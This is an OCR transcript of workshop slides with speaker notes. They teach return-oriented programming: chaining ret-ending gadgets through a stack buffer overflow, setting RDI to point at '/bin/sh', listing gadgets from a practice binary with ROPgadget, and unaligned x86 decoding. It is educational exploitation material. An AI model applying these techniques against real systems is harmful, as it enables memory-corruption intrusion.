
+

```
pop rdi
ret
```

[1] https://www.wired.com/2007/07/weekly-world-ne/

4

You can see that all the snippets end with a return statement.
Thats the return in return oriented programming, and thats the glue to chain the code snippets together.
How does that work? Lets look at a quick example:



Building ROP-chains …

(„ret“ = pop RIP)

0x400111
```
mov rax, 1
ret
```

0x400222
```
mov rbx, 2
ret
```

0x400333
```
pop rdi
ret
```

0x0000…

RSP →

AAAAAAAA
~~Saved RIP~~ 0x400111
0x400222
0x400333
0xC0FFEE
0x400444

0x7FFF…


RAX	
RBX	
RDI	

Lets see how we can put our gadgets into a chain by overflowing the buffer.
On the left you can see the three code snippets from our binary, which all end in a return statement.

They can be taken from any executable section inside the binary.
Just code from the binary. We refer to them as ROP gadgets.
But remember, we can not write the ROP gadgets ourself, we can only use what is already there.

On the right side you can see the current stack where our payload already overflowed the buffer.
As usual, our payload starts with A’s .
This time we have overwritten the saved return Adress with the address of our first gadget in the chain.

Folie 46



Building ROP-chains …

0x400111

mov rax, 1
ret

0x400222

mov rbx, 2
ret

0x400333

pop rdi
ret

0x0000…

RSP

AAAAAAAA

~~Saved RIP~~ 0x400111

0x400222

0x400333

0xC0FFEE

0x400444

0x7FFF…

RAX


RBX

RDI

I just colored the gadgets to make it more clear.

When the vulnerable function returns, execution continues at the beginning of the first gadget.
This will move the value 1 into RAX.

Folie 47



Building ROP-chains …

(„ret“ = pop RIP)

0x400111

```
mov rax, 1
ret
```

0x400222


```
mov rbx, 2
ret
```

0x400333

```
pop rdi
ret
```

Now we have the value 1 in RAX
As I already mentioned, a return takes the next value from the stack and sets it as the next instruction pointer

Folie 48



Building ROP-chains …

(„ret“ = pop RIP)

0x400111

mov rax, 1
ret

RIP

0x400222

mov rbx, 2
ret

0x400333

pop rdi
ret

0x0000…

AAAAAAAA

~~Saved RIP~~ 0x400111

RSP

0x400222

0x400333

0xC0FFEE

0x400444

0x7FFF…

RAX 1

RBX


RDI

8

That’s super useful for us, because we as an attacker have only control over the stack.
But with a return statement, we also have control over the instruction pointer again!

This is how we can chain our gadgets together.
We always put the address of our next gadget onto the stack.
The return pops this address and loads it into RIP.
This is how we transition to the next gadget.

Folie 49



Building ROP-chains …

0x400111

```
mov rax, 1
ret
```

0x400222

```
mov rbx, 2
ret
```

RIP

0x400333

```
pop rdi
ret
```

0x0000…

AAAAAAAA
~~Saved RIP~~ 0x400111
0x400222
0x400333
0xC0FFEE
0x400444

0x7FFF…


RSP

RAX	1
RBX	2
RDI	

9

This gadget moved the value 2 into rbx.

Folie 50



Building ROP-chains …

(„ret“ = pop RIP)

0x400111

```
mov rax, 1
ret
```

0x400222

```
mov rbx, 2
ret
```

← RIP

0x400333

```
pop rdi
ret
```

0x0000…

AAAAAAAA

~~Saved RIP~~ 0x400111

0x400222

RSP → 0x400333

0xC0FFEE

0x400444

0x7FFF…


RAX	1
RBX	2
RDI	

10

The return of this gadgets takes the address from the third gadget from the stack and continues execution there.

As we can see this third gadgets also takes another value from the stack and pops it into RDI

Folie 51




Building ROP-chains …

So it is even possible to provide our gadgets with arguments if they take it from the stack, like pop instructions.
This is incredible useful, remember in our case we need the address of the string ‘bin/sh’ in the RDI register.


Where do we get the ROP gadgets from, though? There are tools to find them, for example ROPgadget or ropper. We can try this on our binary:

> ROPgadget --binary 01_demo_64_bit



```
osboxes@osboxes:~/ROPWorkshop/rop_exercises/01_demo$ ROPgadget --binary
Gadgets information
============================================================
0x0000000000400512 : adc byte ptr [rax], ah ; jmp rax
0x0000000000400511 : adc byte ptr [rax], spl ; jmp rax
0x000000000040050e : adc dword ptr [rbp - 0x41], ebx ; adc byte ptr [rax
0x000000000040067f : add bl, dh ; ret
0x000000000040067d : add byte ptr [rax], al ; add bl, dh ; ret
0x000000000040067b : add byte ptr [rax], al ; add byte ptr [rax], al ; a
0x00000000004005ff : add byte ptr [rax], al ; add byte ptr [rax], al ; l
0x000000000040051c : add byte ptr [rax], al ; add byte ptr [rax], al ; p
0x000000000040067c : add byte ptr [rax], al ; add byte ptr [rax], al ; r
0x0000000000400600 : add byte ptr [rax], al ; add cl, cl ; ret
0x000000000040044b : add byte ptr [rax], al ; add rsp, 8 ; ret
0x0000000000400601 : add byte ptr [rax], al ; leave ; ret
0x000000000040051e : add byte ptr [rax], al ; pop rbp ; ret
0x000000000040067e : add byte ptr [rax], al ; ret
0x0000000000400588 : add byte ptr [rcx], al ; ret
0x0000000000400602 : add cl, cl ; ret
0x0000000000400584 : add eax, 0x200abe ; add ebx, esi ; ret
0x0000000000400589 : add ebx, esi ; ret
0x000000000040044e : add esp, 8 ; ret
0x000000000040044d : add rsp, 8 ; ret
0x0000000000400587 : and byte ptr [rax], al ; add ebx, esi ; ret
0x0000000000400659 : call qword ptr [r12 + rbx*8]
0x00000000004006e7 : call qword ptr [rax]
0x000000000040065a : call qword ptr [rsp + rbx*8]
```

We can see there are many gadgets, and all of them end either with a return statement, a jump or a call. It is a bit strange that we can not see those instructions while disassembling.




x86 – ROPgadget

Why is there code we don‘t see while disassembling?

When we run the command ROPgadget, why is there code we don‘t see while disassembling?

Folie 53



x86 – ROPgadget

Why is there code we don‘t see while disassembling?

```
push 0x11c35faa

0x68 0xaa 0x5f 0xc3 0x11
```

53

When we take for example the following instruction: push that immediate value to the stack, it translates to the following bytes:


The push instruction for an immediate value is 0x68, and the immediate value is in little endian.

An interesting fact about the intel architecture is that the instructions do not always have fixed size, contrary to for example the ARM architecture.

So for example in the intel architecture there are instructions that are only 1 byte long, but also instructions which are many bytes long.

Also instructions do not have to be aligned in memory, so an instruction can begin at an arbitrary address.

Folie 54




x86 – ROPgadget

Why is there code we don‘t see while disassembling?

```
push 0x11c35faa

0x68 0xaa 0x5f 0xc3 0x11
```

If you would jump with the instruction pointer not at the beginnin at this instruction, but in the middle of it, it will be interpreted as this:

Folie 55

